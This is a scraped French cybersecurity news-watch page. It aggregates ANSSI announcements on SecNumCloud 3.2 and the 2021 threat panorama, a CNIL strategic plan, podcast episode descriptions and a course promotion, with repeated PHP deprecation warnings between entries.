    La version 3.2 de SecNumCloud explicite des critères de protection vis-à-vis des lois extra-européennes. Ces exigences garantissent ainsi que le fournisseur de services cloud et les données qu’il traite ne peuvent être soumis à des lois non européennes. SecNumCloud 3.2 intègre également le retour d’expérience des premières évaluations et précise l’exigence relative à la mise en œuvre de tests d’intrusion tout au long du cycle de vie de la qualification. Concernant les solutions déjà qualifiées SecNumCloud, elles conservent leur Visa de sécurité et l’ANSSI accompagnera si nécessaire les entreprises concernées pour assurer la transition.

    « Afin de favoriser un environnement numérique protecteur et en phase avec les évolutions technologiques, y compris pour les données et les applications les plus critiques, l’identification des services cloud de confiance est indispensable. La qualification SecNumCloud contribue à répondre à ce besoin en attestant d’un très haut niveau d’exigence en matière de sécurité numérique, tant du point de vue technique qu’opérationnel ou juridique » précise Guillaume Poupard, directeur général de l’ANSSI.

    La stratégie d’évaluation SecNumCloud

    Tous les services de Cloud peuvent prétendre à la qualification SecNumCloud. En effet, la qualification est adaptable aux différentes offres : SaaS (Software as a Service), PaaS (Plateform as a Service) et IaaS (Infrastructure as a Service)… Plus avant, la qualification d’une offre SaaS qui s’appuierait sur un socle déjà reconnu SecNumCloud se concentrera uniquement sur les développements propres au service en bénéficiant des travaux génériques réalisés sur le niveau de sécurité du socle qualifié, facilitant ainsi l’évaluation et son accessibilité, y compris pour les acteurs de taille modeste.

    Afin d’établir une évaluation objective d’écart entre l’existant et le niveau requis par la qualification SecNumCloud, l’ANSSI va accompagner ses partenaires industriels avec qui elle entretient déjà d’étroits liens de confiance et leur recommander de se rapprocher des centres d’évaluation accrédités.

    En ligne avec les propositions françaises sur le niveau élevé du schéma de certification européen pour les fournisseurs de services cloud

    Pour éviter la fragmentation du marché, et en application du Cybersecurity Act de 2019, une harmonisation des mécanismes d’évaluation au niveau européen est en cours. Depuis 2019, la France est fortement impliquée dans l’élaboration du schéma de certification européen relatif aux prestataires de cloud (EUCS). Dans ce cadre, SecNumCloud 3.2 s’inscrit en pleine cohérence avec les travaux européens et sert de référence dans les travaux sur le niveau « élevé » de cette future certification.

    Conforme aux exigences européennes relatives à la protection des données personnelles et aux suites de l’arrêt «Schrems II»

    L’arrêt « Schrems II » de la Cour de justice de l’Union européenne a rappelé l’exigence de garantir une protection équivalente à celle offerte par le règlement général sur la protection des données (RGPD) lorsque des données personnelles de citoyens européens sont transférées hors de l’Union européenne (UE). Par ailleurs, et indépendamment de l’existence de transferts, certaines législations extraterritoriales n’offrant pas un niveau de protection essentiellement équivalent à celui garanti par le RGPD peuvent s’appliquer aux données stockées par les fournisseurs de cloud sur le territoire de l’UE. SecNumCloud 3.2 fournit à cet égard des garanties fortes en matière de protection vis-à-vis des législations non-européennes à portée extraterritoriale. Ces garanties permettront aux clients des offres de cloud qualifiées d’assurer leur conformité aux suites de l’arrêt « Schrems II » tout en écartant le risque d’un accès étranger incompatible avec le RGPD.

    « Alors que la décision de la CJUE demande une analyse au cas par cas qui peut s’avérer complexe, le référentiel SecNumCloud 3.2 fournit une réponse qui est conforme by design aux exigences de la Cour en matière de protection des données dans le cloud. La CNIL recommande l’usage de ce référentiel pour les responsables de traitement qui veulent garantir un haut niveau de protection des données personnelles » indique Marie-Laure Denis, présidente de la Commission nationale de l’informatique et des libertés (CNIL).


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Tuesday 08 March 2022 - 16:40

    Des cyberattaques nombreuses aux finalités diverses : gains financiers, espionnage, déstabilisation, sabotage

    Alors que les années 2019 et 2020 avaient été marquées par une explosion des rançongiciels, cette menace s’est stabilisée, à un niveau néanmoins très élevé, entre 2020 et 2021, avec 203 attaques traitées contre 192 en 2020. Entitées touchées en premier lieu par les rançongiciels, les TPE, PME et ETI représentent 34% des victimes en 2021 (+53% par rapport à 2020) et sont suivies par les collectivités (19%) et les entreprises stratégiques (10%).

    Ces attaques à finalité lucrative qui ont occupé le devant de la scène médiatique ne doivent pas occulter les campagnes d’espionnage et de sabotage, particulièrement préoccupantes. Les opérations d’espionnage informatique restent en effet la principale finalité poursuivie par les attaquants réputés étatiques et constituent l’essentiel de l’activité traitée dans le cadre des opérations de cyberdéfense conduites par l’ANSSI. Cette menace concerne autant les acteurs institutionnels que les acteurs privés.

    Le ciblage d’infrastructures critiques est également une préoccupation majeure. Certes, les cybercriminels réduisent leur ciblage d’infrastructures critiques afin de gagner en discrétion et de moins s’exposer à des mesures répressives des Etats. Toutefois, le ciblage d’infrastructures critiques par des acteurs de niveau étatique continue, plus particulièrement dans le cadre de tensions géopolitiques exacerbées.

    Enfin, l’ANSSI constate que de plus en plus d’actions de déstabilisation débutent par des compromissions informatiques. Ces dernières permettent ainsi d’exfiltrer des documents qui peuvent être divulgués en l’état, voire modifiés pour déstabiliser une organisation, une personnalité exposée ou encore un État. 39 divulgations de données à des fins de déstabilisation ont été signalées à l’ANSSI en 2021.

    De failles de mieux en mieux exploitées

    Malgré les publications sur les vulnérabilités découvertes, les organisations qui n’appliquent pas à temps les correctifs restent trop nombreuses. Cela laisse le champ libre aux attaquants pour les exploiter. L’année 2021 a connu une explosion du nombre de vulnérabilités 0-Day exploitées, utilisées en majorité par des acteurs présumés étatiques mais également par quelques groupes cybercriminels.

    Les attaques ciblant la chaine d’approvisionnement (supply chain), continuent de croître, avec plus de 24 attaques documentées, entre janvier 2020 et juillet 2021, d’après l’Agence européenne chargée de la sécurité des réseaux et de l’information (ENISA). Constat partagé par l’ANSSI qui a traité 18 compromissions affectant des entreprises de service numérique (ESN) en 2021 contre 4 en 2020. Ce ciblage accru des fournisseurs de services numériques présente des risques nouveaux puisque leurs outils numériques peuvent devenir des vecteurs de propagation rapide d’une cyberattaque et entraîner des compromission en cascade.

    Les nouveaux usages numériques comme le Cloud sont également exploités par les cyberattaquants. La crise sanitaire ayant accéléré son usage dans les secteurs public et privé, l’utilisation généralisée du Cloud augmente mécaniquement le niveau de menace et la surface d’attaque. En effet, des défauts de sécurisation des données sont encore trop souvent constatés dans l’activité opérationnelle de l’ANSSI.

    Enfin, la multiplication des divulgations de données facilite la conduite de nombreuses attaques informatiques. En effet, les données exfiltrées contiennent fréquemment des données d’authentification sur des systèmes d’information et fournissent donc une porte d’entrée idéale aux attaquants opportunistes. Le renforcement de la cybersécurité de ces données doit donc être une priorité.

    Des attaquants de plus en plus performants

    Dans le domaine de la cybercriminalité, la spécialisation et la professionnalisation des attaquants s’explique notamment par les gains financiers accumulés. Un véritable écosystème cybercriminel aux ressources considérables s’est ainsi progressivement constitué et perfectionné, ce qui lui permet de conduire des attaques sophistiquées. Aussi, les cybercriminels adoptent maintenant les modes opératoires habituels des attaquants réputés étatiques : préparation minutieuse de leurs opérations, persistance sur les réseaux des victimes, recherche de ressources d’intérêt, exploitation de vulnérabilités inconnues (ou 0-Day) ou connues mais dont les correctifs n’ont pas encore été appliqués sur les systèmes des potentielles victimes.

    Quant aux cyberattaquants réputés étatiques, leurs compétences ne cessent de se développer, tout comme leur furtivité. En effet, pour mieux dissimuler leurs actions, les attaquants réputés étatiques s’inspirent directement des méthodes cybercriminelles en s’appropriant des codes et outils, traditionnellement utilisés à des fins lucratives tels que des rançongiciels ou des logiciels d’hameçonnage. Outre une rationalisation des coûts, cela permet aux Etats de nier de façon plausible toute implication.

    Cette convergence des méthodes et outils utilisés par plusieurs profils d’acteurs malveillants complexifie la caractérisation précise des activités malveillantes et limite donc les possibilités d’imputation à des acteurs identifiés.

    Enfin, le développement de capacités par les entreprises privées spécialisées participe directement à l’amélioration des capacités offensives d’acteurs n’ayant pas les moyens de les développer en interne ou ne souhaitant pas s’exposer directement. Cette mise à disposition de capacités avancées participe ainsi à la hausse générale du niveau de menace en multipliant ses sources et en favorisant un ciblage décomplexé.

    Devenus l’affaire de tous, les cyberattaques n’épargnent aucun secteur d’activité. Tous les acteurs, qu’ils soient publics ou privés ont la main sur tous les outils pour y faire face : mettre en œuvre les mesures de cybersécurité adaptées, élever leur niveau de vigilance, sensibiliser leurs collaborateurs aux risques et s’exercer à la réaction en cas d’attaque. Afin d’endiguer les cyberattaques et de protéger leur activité et leurs données, il est, plus que jamais, essentiel que les organisations consentent les investissements, humains et financiers, nécessaires à leur sécurisation.

    « Ce panorama met en lumière une menace complexe, professionnelle, aux intentions hétérogènes et en perpétuelle évolution. Notre travail de sensibilisation et d’accompagnement, auprès des entreprises et des administrations, a pour objectif d’élever, au sein de toute la Nation, la prise en compte du risque cyber au juste niveau, ce qui n’est pas encore le cas. A l’aune d’évènements majeurs tels que les élections qui se tiennent de cette année et des tensions internationales actuelles, la responsabilisation et la vigilance accrue de toutes les parties prenantes est indispensable pour faire face à cette menace. » commente Guillaume Poupard, Directeur général de l’ANSSI.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Friday 04 March 2022 - 17:07

    Benjamin Mercusot répond à nos questions sur les principales menaces liées à la cybersécurité en 2021 et celles auxquelles nous ferons face en 2022. Basé sur le rapport des menaces récemment publiées par Sophos, ce dialogue permet de mieux comprendre l'actualité de la cybersécurité et de se poser les bonnes questions quand on cherche à se prémunir des attaques des cyberpirates. Bref, à écouter en urgence !


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Friday 04 March 2022 - 16:44

    L’archivage des certificats CSPN permet de prendre en compte l’évolution rapide et constante de la menace et des techniques d’attaques.

    La période de validité d’un certificat CSPN est désormais fixée à 3 ans, il est ensuite automatiquement archivé.
    Cette action du centre de certification national permet d’assurer la cohérence avec les dispositions prises par le Cybersecurity Act, dans la perspective que cette méthodologie d’évaluation corresponde dans les années à venir à un nouveau schéma européen.

    Cette démarche s’inscrit également dans le cadre de la prochaine ratification de l’accord de reconnaissance franco-allemand des certificats CSPN et de leurs équivalents allemands BSZ (Beschleunigte Sicherheitszertifizierung, Accelerated Security Certification) ; où les certificats BSZ ont une période de validité de 2 ans.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Friday 04 March 2022 - 10:00

    Messages de phishing universels, phishing par SMS, messages liés à l’actualité, robots fraudeurs, ces nouvelles techniques ont toutes le même but: nous voler notre argent. Nous vous expliquons comment les fraudeurs vont essayer de vous manipuler et surtout les trucs pour les repérer et ne pas tomber dans leurs pièges.


    --- Send in a voice message: https://anchor.fm/fraudeur-hacker-et-vous/message

    https://anchor.fm/s/43dfa08c/podcast/play/48481048/https%3A%2F%2Fd3ctxlq1ktw2nl.cloudfront.net%2Fstaging%2F2022-2-3%2Fba923327-2b88-36cc-5603-554855c618b6.m4a

  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Tuesday 01 March 2022 - 03:13
    Questions, commentaires incidence[s]@protonmail[dot]com =============== Crédits musique: Claudel Pelletier =============== Ce balado est une initiative personnelle, motivée par ma passion pour la sécurité de l'information et n'a aucun lien avec mes employeurs passés, présents et futurs. Je m'exprime uniquement en mon nom personnel.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Saturday 26 February 2022 - 23:22
  • Sécurité numérique plan stratégique 2022-2024 CNIL
    La Commission nationale de l'informatique et des libertés (CNIL) dévoile son plan stratégique 2022-2024 autour de trois axes prioritaires. Ce projet souhaite établir une société numérique de confiance.    

    La CNIL met en place son plan stratégique 2022-2024 sous la forme de trois axes :    

    - Favoriser la maîtrise et le respect des droits des personnes sur le terrain.   

    - Promouvoir le RGPD comme atout de confiance pour les organismes.  

    - Prioriser des actions de régulation ciblées sur des sujets à fort enjeu pour la vie privée.   


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Friday 25 February 2022 - 12:36
    L'attaque militaire menée par la Russie contre l'Ukraine s'accompagne d'une multiplication de cyberattaques. Renforcer la "vigilance cyber" s'impose, selon l'ANSSI.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Wednesday 23 February 2022 - 08:20
    Recevez une certification Python reconnue par l’État pour améliorer votre employabilité, et téléchargez le rapport PDF des compétences requises par les recruteurs. ⏬ Cliquez ci-dessous pour en savoir plus ⏬.

    Envie de propulser tes compétences et ta (future) carrière en Cybersécurité/Python ?... alors, 👍 POUCE BLEU, ABONNE TOI ET METS LA CLOCHE 🛎️ ► https://www.youtube.com/c/MichelKartner?sub_confirmation=1

    ▂▂▂▂▂▂ LIENS UTILES ▂▂▂▂▂▂

    👨‍🎓 ACCÉDER A LA FORMATION PYTHON CERTIFIANTE (Reconnue par l’État) ► https://cyberini.com/cours/formation-python/ (éligible CPF)

    ✅ Télécharger le Rapport PDF des 100 offres d'emploi en Python ► https://cyberini.com/100-offres-emploi-python.pdf

    👨‍💻 TOUT APPRENDRE sur le Hacking, les Réseaux, la Programmation et l'Anonymat afin de devenir HACKER éthique avec + de 65h de cours vidéo ► https://cyberini.com/pack-cours-cyberini/ (Mises à jour, Support, QCM/Exercices inclus).


    ▂▂▂▂▂▂ DESCRIPTION ▂▂▂▂▂▂

    Une formation Python menant à une certification reconnue est disponible sur Cyberini. Je me suis pour cela associé au développeur Python expert Jonathan ROUX (CodeAvecJonathan) qui sera votre instructeur. La certification TOSA Python est Sans échec : elle donnera votre niveau d'Initié à Expert en fonction de votre score. L'examen se passe en ligne, à votre rythme (vous pourrez sélectionner la date de passage, même si c'est un dimanche soir). Si jamais vous avez besoin de plus d'informations, n'hésitez pas à cliquer sur le lien ci-dessus et/ou à me contacter directement sur Cyberini.com.

    🗨️ On se retrouve dans les COMMENTAIRES pour toutes remarques/questions !

    ▂▂▂▂▂ EN SAVOIR PLUS ▂▂▂▂▂

    📲 FACEBOOK : https://www.facebook.com/LeBlogDuHacker/
    📲 TWITTER : https://twitter.com/LeBlogDuHacker
    📲 INSTAGRAM : https://www.instagram.com/michel_kartner/
    📲 INSTAGRAM BLOG : https://www.instagram.com/LeBlogDuHacker/
    📲 LINKEDIN : https://www.linkedin.com/in/michel-kartner-68981191/
    🌐 WEB : https://www.leblogduhacker.fr - https://cyberini.com

    ▂▂▂▂▂▂▂▂ À PROPOS ▂▂▂▂▂▂▂▂

    👉 Playlist Programmation - Apprendre à programmer, quels outils utiliser et bonnes pratiques : https://www.youtube.com/playlist?list=PLWf3reNXRVnPCFLN5dJ-eTQX3EA1-P4GQ

    👨‍💻 Michel KARTNER est formateur en cybersécurité à l'origine des site Le Blog Du Hacker et Cyberini. Consultant en sécurité informatique junior reconverti en entrepreneur, il cherche à partager ses connaissances dans le but d'aider le plus grand nombre à se protéger contre les cybermenaces et à progresser dans le domaine.

    #formation #certification #python


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Tuesday 22 February 2022 - 00:26
    Questions, commentaires incidence[s]@protonmail[dot]com https://www.journaldemontreal.com/2022/02/16/cyberattaque-au-cicr-un-acte-criminel-selon-lorganisation https://securite.developpez.com/actu/331224/L-exploitation-CVE-zero-day-a-represente-26-9-pourcent-des-cas-d-acces-initial-au-dernier-trimestre-de-2021-le-nombre-d-attaques-dont-les-vecteurs-d-infection-etaient-des-CVE-zero-day-a-augmente-de-356-pourcent/ https://ici.radio-canada.ca/nouvelle/1863405/fraude-investissement-romantique-canada-2021-2020 https://www.cisa.gov/free-cybersecurity-services-and-tools https://www.theregister.com/2022/02/17/interpol_cybercrime/ https://www.cnn.com/2022/02/17/politics/justice-department-cybercrime-ransomware-victims/index.html =============== Crédits musique: Claudel Pelletier =============== Ce balado est une initiative personnelle, motivée par ma passion pour la sécurité de l'information et n'a aucun lien avec mes employeurs passés, présents et futurs. Je m'exprime uniquement en mon nom personnel.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Monday 14 February 2022 - 18:46
    Questions, commentaires incidence[s]@protonmail[dot]com https://www.journaldequebec.com/2022/02/12/fuite-de-donnees-desjardins-la-cour-superieure-du-quebec-autorise-laction-collective https://www.presse-citron.net/vie-privee-siri-vous-a-peut-etre-enregistre-accidentellement/ https://www.journaldequebec.com/2021/02/03/les-fraudeurs-ont-vole-160m-en-2020 https://ici.radio-canada.ca/nouvelle/1861052/rancon-piratage-serveurs-cour-ontario https://www.lapresse.ca/actualites/national/2022-02-07/logiciel-de-reconnaissance-faciale/clearview-ai-dit-qu-elle-ne-peut-detruire-les-photos-de-quebecois.php https://citizenlab.ca/2022/01/cross-country-exposure-analysis-my2022-olympics-app/ =============== Crédits musique: Claudel Pelletier =============== Ce balado est une initiative personnelle, motivée par ma passion pour la sécurité de l'information et n'a aucun lien avec mes employeurs passés, présents et futurs. Je m'exprime uniquement en mon nom personnel.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Thursday 10 February 2022 - 18:29
    L'utilisation combinée de l'analyse statique, dynamique et de la composition logicielle progresse dans les entreprises, relève Veracode.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Wednesday 09 February 2022 - 17:35
    Depuis quelques années, les attaques par ransomware occupent le devant de la scène en tant que principales cybermenaces. À l'époque, le modèle "Ransomware-as-a-Service" (RaaS) a ouvert le chemin de la cybercriminalité à des criminels moins qualifiés, conduisant finalement à davantage de vulnérabilités et à des profits plus élevés.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Sunday 06 February 2022 - 09:53

    Une application gratuite qui pousse des alertes pour ma sécurité sur l’écran verrouillé de mon smartphone ?

    Le Centre pour la Cybersécurité Belgique (CCB) met l’application Safeonweb à disposition de tous les résidents en Belgique.

    Vous voulez savoir comment l’installer, la configurer mais aussi quels sont ses avantages ? 

    Tout est expliqué dans cet épisode de votre podcast Le Fraudeur, le Hacker et Vous.

    Téléchargez l'application Safeonweb pour Android.

    Téléchargez l'application Safeonweb pour iPhone.

    Suivez-nous sur YouTube.

    --- Send in a voice message: https://anchor.fm/fraudeur-hacker-et-vous/message


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Friday 04 February 2022 - 16:57
    Le conglomérat américain, qui possède notamment le « Wall Street Journal », a révélé avoir fait l’objet d’une opération d’espionnage informatique, au profit vraisemblablement de la Chine.

  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Thursday 03 February 2022 - 18:07
    Communauté, financement... l'activité de YesWeHack, la plateforme européenne de référence du bug bounty, a fortement progressé en 2021. Infographie.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Thursday 03 February 2022 - 12:23
    Les services financiers, les services publics et le commerce de détail ont été la cible de près de 60% des ransomwares détectés au 3e trimestre 2021.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Thursday 03 February 2022 - 09:12
    Generali France a étendu aux grandes entreprises la non-indemnisation des rançons payées en conséquence de cyberattaques.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Monday 31 January 2022 - 13:22
    Questions, commentaires incidence[s]@protonmail[dot]com https://www.lapresse.ca/affaires/2022-01-28/fuite-de-donnees-chez-desjardins/des-victimes-incapables-d-obtenir-des-prestations-d-assurance-emploi.php https://www.lapresse.ca/international/etats-unis/2022-01-27/le-reseau-d-eau-vulnerable-aux-cyberattaques-avertit-la-maison-blanche.php https://www.lemonde.fr/pixels/article/2022/01/25/andorre-coupee-d-internet-par-une-cyberattaque-lors-d-un-tournoi-de-minecraft_6110930_4408996.html https://www.techrepublic.com/article/kodachi-is-the-operating-system-for-those-who-value-privacy-but-dont-want-to-learn-linux/ https://www.lesaffaires.com/dossiers-partenaires/les-resolutions-ti-pour-2022/les-entreprises-appelees-a-mieux-proteger-les-donnees-personnelles/630392 https://www.businessinsider.com/job-scams-high-paying-remote-work-walmart-amazon-bbb-warning-2022-1 https://www.herault-tribune.com/articles/arnaque-aux-donnees-personnelles-attention-aux-fausses-annonces-de-recrutement-sur-indeed/ https://www.futura-sciences.com/tech/actualites/cybersecurite-pirates-informatiques-tentent-renverser-dictateur-bielorusse-loukachenko-93213/ https://www.rtbf.be/article/conflit-en-ukraine-la-bielorussie-ira-en-guerre-si-la-russie-est-attaquee-menace-loukachenko-10923781 https://www.technologyreview.com/2021/08/26/1033205/belarus-cyber-partisans-lukashenko-hack-opposition =============== Crédits musique: Claudel Pelletier =============== Ce balado est une initiative personnelle, motivée par ma passion pour la sécurité de l'information et n'a aucun lien avec mes employeurs passés, présents et futurs. Je m'exprime uniquement en mon nom personnel.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

